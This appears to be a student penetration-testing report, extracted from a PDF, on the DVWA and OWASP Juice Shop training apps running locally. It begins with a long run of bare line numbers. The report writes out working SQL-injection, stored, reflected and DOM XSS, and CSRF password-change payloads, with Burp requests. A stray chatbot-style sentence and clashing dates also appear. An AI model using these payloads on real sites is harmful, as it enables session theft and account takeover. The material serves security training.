1393
1394
1394
1395
1395
1396
1396
1397
1397
1398
1398
1399
1399
1400
1400
1401
1401
1402
1402
1403
1403
1404
1404
1405
1405
1406
1406
1407
1407
1408
1408
1409
1409
1410
1410
1411
1411
1412
1412
1413
1413
1414
1414
1415
1415
1416
1416
1417
1417
1418
1418
1419
1419
1420
1420
1421
1421
1422
1422
1423
1423
1424
1424
1425
1425
1426
1426
1427
1427
1428
1428
1429
1429
1430
1430
1431
1431
1432
1432
1433
1433
1434
1434
1435
1435
1436
1436
1437
1437
1438
1438
1439
1439
1440
1440
1441
1441
1442
1442
1443
1443
1444
1444
1445
1445
1446
1446
1447
1447
1448
1448
1449
1449
1450
1450
1451
1451
1452
1452
1453
1453
1454
1454
1455
1455
1456
1456
1457
1457
1458
1458
1459
1459
1460
1460
1461
1461
1462
1462
1463
1463
1464
1464
1465
1465
1466
1466
1467
1467
1468
1468
1469
1469
1470
1470
1471
1471
1472
1472
1473
1473
1474
1474
1475
1475
1476
1476
1477
1477
1478
1478
1479
1479
1480
1480
1481
1481
1482
1482
1483
1483
1484
1484
1485
1485
1486
1486
1487
1487
1488
1488
1489
1489
1490
1490
1491
1491
1492
1492
1493
1493
1494
1494
1495
1495
1496
1496
1497
1497
1498
1498
1499
1499
1500
1500
1501
1501
1502
1502
1503
1503
1504
1504
1505
1505
1506
1506
1507
1507
1508
1508
1509
1509
1510
1510
1511
1511
1512
1512
1513
1513
1514
1514
1515
1515
1516
1516
1517
1517
1518
1518
1519
1519
1520
15
```

The screenshot shows the Burp Suite interface with the following details:

Request

Pretty Raw Hex

```
1 GET /vulnerabilities/sql_injection/?id=1' AND $0sleep(5) #33 &Submit=Submit
HTTP/1.1
2 Host: localhost
3 sec-ch-ua: "Not A[Brand];v="8", "Chromium";v="132"
4 sec-ch-ua-mobile: 70
5 sec-ch-ua-platform: "Windows"
6 Accept-Language: en-US,en;q=0.9
7 Upgrade-Insecure-Requests: 1
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/132.0.0.0 Safari/537.36
9 Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
10 Sec-Fetch-Site: same-origin
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-User: ?1
13 Sec-Fetch-Dest: document
14 Referer:
http://localhost/vulnerabilities/sql_injection/?id=ssss#27&Submit=Submit
15 Accept-Encoding: gzip, deflate, br
16 Cookie: language=en; welcomebanner_status=dismiss; PHPSESSID=oocld9k051ahb8c0qruanm0o0; security=low
17 Connection: keep-alive
18
19
```

Response

Target: http://localhost

Inspector

Request attributes: 2

Request query parameters: 2

Name	Value
id	1' AND sleep(5) #
Submit	Submit

Request body parameters: 0

Request cookies: 4

Request headers: 16

Vulnerability #3: Stored Based XSS (Cross Site Scripting) in DVWA

The Stored XSS vulnerability was identified in DVWA's "XSS (Stored)" module, which allows users to post messages that are displayed to all other users who visit the page. To perform this attack, I crafted the payload `<script> alert('XSS') </script>` and submitted it through the message/comment submission form.

Once submitted, the payload was stored on the server and rendered as part of the web page every time it was accessed by another user. When the page was revisited, the browser executed the malicious JavaScript code, resulting in an alert box being displayed — clear evidence of script execution within the browser context.

This vulnerability can be exploited by attackers to inject persistent JavaScript into the application, which is then executed on every user's browser. Such attacks can lead to session hijacking, phishing attacks, redirection to malicious sites, or complete control over the user's browser interactions with the application.

Key Execution Steps:

- Navigated to the Stored XSS module in DVWA.
- Injected JavaScript payload into the comment field.
- Submitted the payload and observed its persistent storage.
- Revisited the page and confirmed script execution via an alert box.

The screenshot shows the DVWA application interface with the 'Application' tab selected. On the left, a sidebar lists various storage types: Manifest, Service workers, Storage, Local storage, Session storage, Extension storage, IndexedDB, Cookies, Shared storage, Cache storage, and Storage buckets. Under 'Cookies', there is a single entry for 'http://localhost'. The main panel displays a table of cookies. One cookie is highlighted with a yellow background: Name is 'pratham', Value is '<script>alert(XSS)</script>', Domain is 'localhost', Path is '/', Expires / Max-Age is '2026-03-08T04:04:36.000Z', Size is 35, and Type is 'Session'. Other entries include PHPSESSID, language, security, and welcomebanner_status.

The screenshot shows the DVWA 'Vulnerability: Stored Cross Site Scripting (XSS)' page. The sidebar contains links for Home, Instructions, Setup / Reset DB, Brute Force, Command Injection, CSRF, File Inclusion, File Upload, Insecure CAPTCHA, SQL Injection, SQL Injection (Blind), Weak Session IDs, XSS (DOM), XSS (Reflected), XSS (Stored) (which is highlighted in green), CSP Bypass, JavaScript, DVWA Security, PHP Info, and About. The main content area has fields for 'Name' (set to 'pratham') and 'Message' (containing the injected payload: '<script>alert(XSS)</script>'). Below these fields are 'Sign Guestbook' and 'Clear Guestbook' buttons. A 'More Information' section lists several URLs related to XSS.

The screenshot shows a browser alert dialog box titled 'localhost says' with the message 'XSS'. There is an 'OK' button at the bottom right of the dialog.

Vulnerability #4: Reflected Based XSS (Cross-Site Scripting) in DVWA

The Reflected XSS vulnerability was discovered within the "**XSS (Reflected)**" module of DVWA. This type of XSS occurs when user-supplied data in the HTTP request is immediately returned by the server within the response HTML, without proper sanitization or output encoding. Unlike Stored XSS, the payload is not stored on the server but reflected back to the client, making it effective for attacks via malicious links or URLs.

To test this vulnerability, I crafted the following URL:

```
http://<DVWA-URL>/vulnerabilities/xss_reflected/?name=<script>alert('you are hacked')</script>
```

I manually entered this URL into the browser. Upon loading the page, the JavaScript **alert()** function executed immediately, displaying a popup with the message "you are hacked." This indicated that the input passed via the name parameter was embedded directly into the HTML output without being encoded or filtered, allowing the malicious script to run in the user's browser.


To verify the vulnerability's behavior further, I intercepted the request using Burp Suite and confirmed that the server response contained the raw payload. This validated that the backend was not handling input securely and reflected it as-is in the HTML response.

Key Execution Steps:

- Constructed a URL with a malicious script in the query parameter.
- Loaded the URL in a browser to observe immediate script execution.
- Used Burp Suite to confirm the payload was reflected without encoding.
- Verified that no input sanitization or output escaping was performed.

This proves that any user tricked into clicking a crafted link can have malicious JavaScript executed in their browser session, leading to session theft, unauthorized actions, or phishing. Reflected XSS is particularly dangerous in phishing scenarios where attackers embed malicious links in emails or third-party websites.

Name	Value	Domain	Path	Expires / Max-Age	Size	HttpOnly	Secure	SameSite	Partition ...	Cross Site	Priority
PHPSESSID	ocd8c9k0532a6...	localhost	/	Session	35						Medium
language	en	localhost	/	2026-03-08T04:04:36.000Z	10						Medium
security	low	localhost	/	Session	11						Medium
welcomebanner_status	dismiss	localhost	/	2026-03-08T04:08:28.000Z	27						Medium



Vulnerability #5: DOM-Based XSS (Cross-Site Scripting) in DVWA

The DOM-Based XSS vulnerability was discovered in DVWA under the “**XSS (DOM)**” module. Unlike traditional XSS attacks where the malicious input is reflected by the server, DOM-Based XSS occurs entirely on the client side. The vulnerability arises due to insecure manipulation of user-controlled input directly within the browser’s Document Object Model (DOM) using JavaScript.

To test this, I navigated to the module’s vulnerable page and crafted the following URL containing a malicious script embedded in the default parameter:

```
http://<DVWA-URL>/vulnerabilities/xss_d/?default=french<script>alert('you are hacked')</script>
```

Upon pasting this URL into the browser, the script executed immediately, and the alert box popped up displaying the message “you are hacked.” This proved that the input provided in the default parameter was being accessed and injected into the page’s DOM using insecure JavaScript methods, such as innerHTML, without any sanitization or encoding.

To confirm the vulnerability, I also reviewed the page source and observed that the client-side script dynamically inserted the default parameter’s value directly into the DOM, which triggered the

embedded <script> payload. Since this script executes purely in the browser context without any interaction with the backend server, traditional input validation on the server would not mitigate it — instead, DOM-based sanitization techniques must be applied.

Key Execution Steps:

- Accessed the vulnerable page in DVWA's DOM XSS module.
- Crafted a malicious payload within the default parameter.
- Appended it to the URL and loaded the page.
- Observed script execution via an alert box in the browser.
- Verified that the vulnerability stemmed from unsafe DOM manipulation using innerHTML or similar methods.

This vulnerability highlights the importance of client-side security controls. Attackers can exploit it to run malicious JavaScript within the context of the affected user's session, leading to session hijacking, unauthorized actions, or theft of sensitive data — all without any server-side involvement.

The screenshot shows two windows side-by-side. The left window is the Chrome DevTools Application tab, which displays a list of cookies. The right window is a screenshot of the DVWA application running at `localhost/vulnerabilities/xss_d/?default=French<script>alert("you are hacked")</script>`. The DVWA interface includes a sidebar with various attack options and a main content area titled "Vulnerability: DOM Based Cross Site Scripting (XSS)".


DevTools Application Tab (Left):

Name	Value	Domain	Path	Expires / Max-Age	Size	HttpOnly	Secure	SameSite	Partition ...	Cross Site	Priority
PHPSESSID	ocd8c9k0532af...	localhost	/	Session	35						Medium
language	en	localhost	/	2026-03-08T04:04:36.000Z	10						Medium
security	low	localhost	/	Session	11						Medium
welcomebanner_status	dismiss	localhost	/	2026-03-08T04:08:28.000Z	27						Medium

DVWA Application (Right):

The DVWA page has a sidebar with links like Home, Instructions, Setup / Reset DB, Brute Force, Command Injection, CSRF, File Inclusion, File Upload, Insecure CAPTCHA, SQL Injection, SQL Injection (Blind), Weak Session IDs, XSS (DOM) (which is highlighted in green), XSS (Reflected), and XSS (Stored). The main content area says "Please choose a language:" with a dropdown set to "French". Below that is a "More Information" section with three links:

- [https://www.owasp.org/index.php/Cross-site_Scripting_\(XSS\)](https://www.owasp.org/index.php/Cross-site_Scripting_(XSS))
- [https://www.owasp.org/index.php/Testing_for_DOM-based_Cross_site_scripting_\(OTG-CLIENT-001\)](https://www.owasp.org/index.php/Testing_for_DOM-based_Cross_site_scripting_(OTG-CLIENT-001))
- <https://www.acunetix.com/blog/articles/dom-xss-explained/>



Vulnerability #6: CSRF (Cross-Site Request Forgery) in DVWA

The Cross-Site Request Forgery (CSRF) vulnerability was identified in the “CSRF” module of DVWA. This type of vulnerability allows an attacker to perform unauthorized actions on behalf of an authenticated user without their knowledge or explicit consent. In DVWA, the vulnerable functionality involves the ability to change a user’s password via a GET or POST request without any CSRF protection mechanisms in place.

To exploit this issue, I crafted a malicious URL that mimics the password change request:

```
http://<DVWA-URL>/vulnerabilities/csrf/?password_new=password&password_conf=password&change=change#
```

If a user who is already authenticated (logged in) clicks this link or is tricked into loading it (via a hidden image, iframe, or script on a malicious site), the request gets sent automatically with the user’s active session cookie. Since DVWA does not validate the origin of the request and lacks CSRF tokens to verify request legitimacy, the server processes the change without prompting for the user’s confirmation or password.

In a real-world scenario, this vulnerability could allow attackers to silently change user account settings, including credentials, by embedding such requests in phishing emails or compromised web pages. The lack of anti-CSRF tokens and the reliance on session cookies alone for authentication makes this possible.

Key Execution Steps:

- Navigated to the CSRF vulnerability page in DVWA.
- Observed the password change form lacked CSRF protection.
- Crafted a malicious URL mimicking a valid password change request.
- Tested it by loading the URL in an authenticated session.
- Confirmed that the user’s password was changed without any prompt or notification.

This attack highlights how simple web requests — when not properly validated — can be used to execute unauthorized commands on behalf of unsuspecting users, especially when session cookies are sent automatically by the browser.

Request

```

1 GET /vulnerabilities/csrf/?password_new=test123&password_conf=test123&Change=
  Change HTTP/1.1
2 Host: localhost
3 Sec-Ch-Ua: "Not A[Brand];v="8", "Chromium";v="132"
4 Sec-Ch-Ua-Mobile: ?0
5 Sec-Ch-Ua-Platform: "Windows"
6 Accept-Language: en-US,en;q=0.9
7 Upgrade-Insecure-Requests: 1
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/132.0.0.0 Safari/537.36
9 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
10 Sec-Fetch-Site: same-origin
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-User: ?1
13 Sec-Fetch-Dest: document
14 Referer:
  http://localhost/vulnerabilities/csrf/?password_new=&password_conf=&Change=Change
15 Accept-Encoding: gzip, deflate, br
16 Cookie: language=en; welcomebanner_status=dismiss; PHPSESSID=ocd8c9k0532a6b09cq0ruasoo2; security=low
17 Connection: keep-alive
18
19

```

Response

```

77 <br />
78 <form action="#" method="GET">
79   New password: <br />
80   <input type="password" AUTOCOMPLETE="off" name="password_new" >
81   <br />
82   Confirm new password: <br />
83   <input type="password" AUTOCOMPLETE="off" name="password_conf" >
84   <br />
85   <br />
86   <input type="submit" value="Change" name="Change" >
87   <br />
88   </form>
89   <pre>
90     Password Changed.
91   </pre>
92   <div>
93     More Information
94   </div>
95

```

The screenshot shows the DVWA CSRF page. The title is "Vulnerability: Cross Site Request Forgery (CSRF)". The main content area says "Change your admin password:" with fields for "New password" and "Confirm new password". Below the form, a red message says "Password Changed.". To the left is a sidebar menu with "CSRФ" highlighted.

Request

```

1 GET /vulnerabilities/csrf/?password_new=password&password_conf=password&Change=Change
  HTTP/1.1
2 Host: localhost
3 Cache-Control: max-age=0
4 Sec-Ch-Ua: "Not A[Brand];v="8", "Chromium";v="132"
5 Sec-Ch-Ua-Mobile: ?0
6 Sec-Ch-Ua-Platform: "Windows"
7 Accept-Language: en-US,en;q=0.9
8 Upgrade-Insecure-Requests: 1
9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/132.0.0.0 Safari/537.36
10 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
11 Sec-Fetch-Site: none
12 Sec-Fetch-Mode: navigate
13 Sec-Fetch-User: ?1
14 Sec-Fetch-Dest: document
15 Accept-Encoding: gzip, deflate, br
16 Cookie: language=en; welcomebanner_status=dismiss; PHPSESSID=ocd8c9k0532a6b09cq0ruasoo2; security=low
17 Connection: keep-alive
18
19

```

Response

```

81 <input type="password" AUTOCOMPLETE="off" name="password_new" >
82 <br />
83   Confirm new password: <br />
84   <input type="password" AUTOCOMPLETE="off" name="password_conf" >
85   <br />
86   <input type="submit" value="Change" name="Change" >
87   <br />
88   </form>
89   <pre>
90     Password Changed.
91   </pre>
92   <div>
93     More Information
94   </div>
95

```

Search 0 highlights

Vulnerability #1: Broken Access Control in OWASP Juice Shop

This vulnerability was discovered by attempting to access restricted functionalities that should be available only to administrators. In OWASP Juice Shop, I noticed that navigating directly to the /administration endpoint — which is designed for administrative tasks — did not trigger any access restrictions when logged in as a regular user. There was no visible "Admin" link in the interface for normal users, but by manually entering the URL in the browser's address bar, I was able to reach the admin panel without authentication prompts or error messages.


This indicates a failure in enforcing proper server-side authorization. The application hides admin functionality from the UI for unauthorized users, but it does not prevent access on the backend. This flaw reveals that the access control logic is implemented only on the client side (such as hiding elements using Angular or JavaScript), which can easily be bypassed by directly invoking restricted endpoints.

Upon successful access, I could view features intended exclusively for administrators, such as user management and audit logs. No privilege checks or tokens were required to validate the user's role, making it trivial for any authenticated user to elevate their privileges simply by modifying the URL.

Key Execution Steps:

- Logged in as a standard (non-admin) user.
- Attempted to access the admin page directly by visiting /administration.
- Found that the page loaded successfully without any access restrictions.
- Confirmed the presence of admin-only content and options available to a regular user.

This misconfiguration demonstrates a classic Broken Access Control issue, where failure to validate roles on the server side leads to unauthorized privilege escalation. Let me know if you'd like to add a browser-based screenshot flow or mitigation demo for this.



The screenshot shows the Chrome DevTools Sources tab with the file 'main.js' open. The code contains several test cases for an 'app-navbar' fixture, specifically targeting the '/admin' path. The tests include hints for finding admin sections and success messages for accessing the admin section. The code is as follows:

```
text: "These kinds of hints can tell you a lot. For example, if we found a WordPress site, a common admin path to look for would be /wp-admin.", fixture: "app-navbar", fixtureAfter: 10, unskippable: 10, resolved: p(1e4)}, {text: "In Angular, each route maps a URL path to a component. To find the admin section, try navigating to the /admin path and see what happens.", fixture: "app-navbar", fixtureAfter: 10, unskippable: 10, resolved: F("admin")}, {text: "Mmmmm, this did not work as expected. Let us try another one. Maybe /administration will work?", fixture: "app-navbar", fixtureAfter: 10, unskippable: 10, resolved: F("administration")}, {text: "\ud83d\udc89 Congratulations! You successfully accessed the admin section!", fixture: "app-navbar", resolved: p(6e3)}, {text: "Most often, it is harder to find the tech stack. Instead of guessing common admin paths, another approach would be to use the developer tools Network tab to inspect the requests made when navigating to the admin section.", fixture: "app-navbar", resolved: p(16e3)}}, {
```

The top screenshot shows the OWASP Juice Shop application's "All Products" page. A green banner at the top right says, "This website uses fruit cookies to ensure you get the juiciest tracking experience. But me wait!" with a "Me want it!" button. The developer tools sidebar on the right shows various breakpoints and scopes.

The bottom screenshot shows the OWASP Juice Shop application's "Administration" page. It displays a list of registered users and customer feedback. The feedback section includes reviews like:

- I love this shop! Best products in town! Highly recommended! (**@juice-sh.op) ★★★★
- Great shop! Awesome service! (**@juice-sh.op) ★★★★
- Nothing useful available here! (**der@juice-sh.op) ★
- Please send me the juicy chatbot NFT in my wallet at /juicy-nft : "purpose betray marriage blame..." ★
- Incompetent customer support! Can't even upload photo of broken purchase! ★★
- This is the store for awesome stuff of all kinds! ★★★★

Vulnerability #2: Security Misconfiguration in OWASP Juice Shop

This vulnerability was discovered while interacting with the Juice Shop's **/rest/products/ API endpoint**. During testing, I noticed that the API responses included unnecessary metadata, verbose error messages, and information that is typically useful for debugging during development but should not be exposed in a production environment. For instance, the response headers and JSON structures revealed internal object properties, server behaviors, and even framework-specific information that could assist an attacker in fingerprinting the system or crafting targeted exploits.

While analyzing network traffic via developer tools and intercepting requests with Burp Suite, I observed headers like **X-Powered-By: Express**, which explicitly disclosed the backend framework being used. Additionally, some endpoints returned full stack traces or internal error messages when supplied with malformed requests or invalid input. These details, while helpful for developers during testing, offer attackers insight into the internal workings of the application, including routes, libraries, and potential misconfigurations.

This kind of verbose output points to a lack of hardened production settings — a textbook case of Security Misconfiguration. It highlights that the application is likely running in debug mode or lacks proper exception handling, logging configurations, and security headers.

Key Execution Steps:

- Accessed the `/rest/products/` endpoint and observed verbose responses.
- Inspected response headers (e.g., `X-Powered-By`) disclosing framework details.
- Sent malformed input to test error handling and received detailed error messages.
- Confirmed exposure of internal structures, suggesting insecure configuration.

This vulnerability emphasizes the importance of disabling debug tools, hiding sensitive headers, and customizing error responses before moving an application to production.

Intercept HTTP history WebSockets history Match and replace ⚙ Proxy settings

Filter settings: Hiding CSS, image and general binary content

#	Host	Method	URL	Params	Edited	Status code	Length	MIME type	Extension	Title	Notes	TLS	IP	Cookies	Time	Listener port	Start response
77	http://127.0.0.1:3000	GET	/rest/cookies/configuration			200	3517	text	md	OWASP Juice Shop		127.0.0.1	127.0.0.1:3000		09:35:10 ... 8081	17	
78	http://127.0.0.1:3000	GET	/fp/legal.md			200	4214	HTML	ico	OWASP Juice Shop		127.0.0.1	127.0.0.1:3000		09:35:10 ... 8081	28	
79	http://127.0.0.1:3000	GET	/favicon.ico			200	391	md				127.0.0.1	127.0.0.1:3000		09:35:21 ... 8081	14	
80	http://127.0.0.1:3000	GET	/ftp/legal.md			304	391	md				127.0.0.1	127.0.0.1:3000		09:35:28 ... 8081	6	
82	http://127.0.0.1:3000	GET	/socket.io/?EIO=4&transport=polling...	✓		200	326	JSON	io/			127.0.0.1	127.0.0.1:3000		09:35:28 ... 8081	5	
83	http://127.0.0.1:3000	POST	/socket.io/?EIO=4&transport=polling...	✓		200	215	text	io/			127.0.0.1	127.0.0.1:3000		09:35:28 ... 8081	5	
84	http://127.0.0.1:3000	GET	/socket.io/?EIO=4&transport=polling...	✓		200	262	JSON	io/			127.0.0.1	127.0.0.1:3000		09:35:28 ... 8081	5	
85	http://127.0.0.1:3000	GET	/socket.io/?EIO=4&transport=webso...	✓		101	129	io/				127.0.0.1	127.0.0.1:3000		09:35:28 ... 8081	21	
86	http://127.0.0.1:3000	GET	/socket.io/?EIO=4&transport=polling...	✓		200	230	text	io/			127.0.0.1	127.0.0.1:3000		09:35:28 ... 8081	92	
87	http://127.0.0.1:3000	GET	/rest/continue-code			200	463	JSON				127.0.0.1	127.0.0.1:3000		09:49:31 ... 8081	10	
88	http://127.0.0.1:3000	GET	/103.js			200	11606	script	js			127.0.0.1	127.0.0.1:3000		09:49:31 ... 8081	30	
89	http://127.0.0.1:3000	GET	/rest/products/search?q=	✓		304	306					127.0.0.1	127.0.0.1:3000		09:51:33 ... 8081	105	
90	http://127.0.0.1:3000	GET	/api/Quantitys			304	306					127.0.0.1	127.0.0.1:3000		09:51:33 ... 8081	199	
103	http://127.0.0.1:3000	GET	/rest/user/whami			200	394	JSON				127.0.0.1	127.0.0.1:3000		09:56:35 ... 8081	15	
104	http://127.0.0.1:3000	GET	/rest/products/1/reviews			200	557	JSON				127.0.0.1	127.0.0.1:3000		09:56:35 ... 8081	80	
105	http://127.0.0.1:3000	GET	/rest/products/1/reviews			304	304					127.0.0.1	127.0.0.1:3000		09:56:35 ... 8081	19	
106	http://127.0.0.1:3000	GET	/rest/products/1/reviews			304	304					127.0.0.1	127.0.0.1:3000		09:56:36 ... 8081	25	

Request

Pretty	Raw	Hex
1 GET /rest/products/1/reviews HTTP/1.1		
2 Host: 127.0.0.1:3000		
3 sec-ch-ua-platform: "Windows"		

Response

Pretty	Raw	Hex	Render
10 Vary: Accept-Encoding			
11 Date: Mon, 10 Mar 2025 04:26:35 GMT			
12 Connection: keep-alive			

Inspector

Request attributes
2

Request cookies

Request cookies
3

```

Request
Pretty Raw Hex
1 GET /rest/products/1/reviews HTTP/1.1
2 Host: 127.0.0.1:3000
3 sec-ch-ua-platform: "Windows"
4 Accept-Language: en-US,en;q=0.9
5 Accept: application/json, text/plain, */*
6 sec-ch-ua: "Not A(Brand";v="8", "Chromium";v="132"
7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/132.0.0.0 Safari/537.36
8 sec-ch-ua-mobile: ?0
9 Sec-Fetch-Site: same-origin
10 Sec-Fetch-Mode: cors
11 Sec-Fetch-Dest: empty
12 Referer: http://127.0.0.1:3000/
13 Accept-Encoding: gzip, deflate, br
Cookie: language=en; welcomebanner_status=dismiss; continueCode=Yy2xK6Oja6ox80NwVwDw35g2lylPAZPGMJepezEQQ4XrbBgmDK7nVrYgkql08
Connection: keep-alive
14
15
16
17

Response
Pretty Raw Hex Render
1 HTTP/1.1 200 OK
2 Access-Control-Allow-Origin: *
3 X-Content-Type-Options: nosniff
4 X-Frame-Options: SAMEORIGIN
5 Feature-Policy: payment 'self'
6 X-Recruiting: #/jobs
7 Content-Type: application/json; charset=utf-8
8 Content-Length: 172
9 ETag: W/"ac-FntEZeMrIlynrBHF+YhTG+qWnVs"
10 Vary: Accept-Encoding
11 Date: Mon, 10 May 2025 04:36:23 GMT
12 Connection: keep-alive
13 Keep-Alive: timeout=5
14
15 {
    "status": "success",
    "data": [
        {
            "message": "One of my favorites!",
            "author": "admin@juice-shop",
            "product": 1,
            "likesCount": 0,
            "likedBy": [],
            "_id": "5inQwee64CqNTQXBR",
            "liked": true
        }
    ]
}
16
17

Request
Pretty Raw Hex
1 GET /rest/documents HTTP/1.1
2 Host: 127.0.0.1:3000
3 sec-ch-ua-platform: "Windows"
4 Accept-Language: en-US,en;q=0.9
5 Accept: application/json, text/plain, */*
6 sec-ch-ua: "Not A(Brand";v="8", "Chromium";v="132"
7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/132.0.0.0 Safari/537.36
8 sec-ch-ua-mobile: ?0
9 Sec-Fetch-Site: same-origin
10 Sec-Fetch-Mode: cors
11 Sec-Fetch-Dest: empty
12 Referer: http://127.0.0.1:3000/
13 Accept-Encoding: gzip, deflate, br
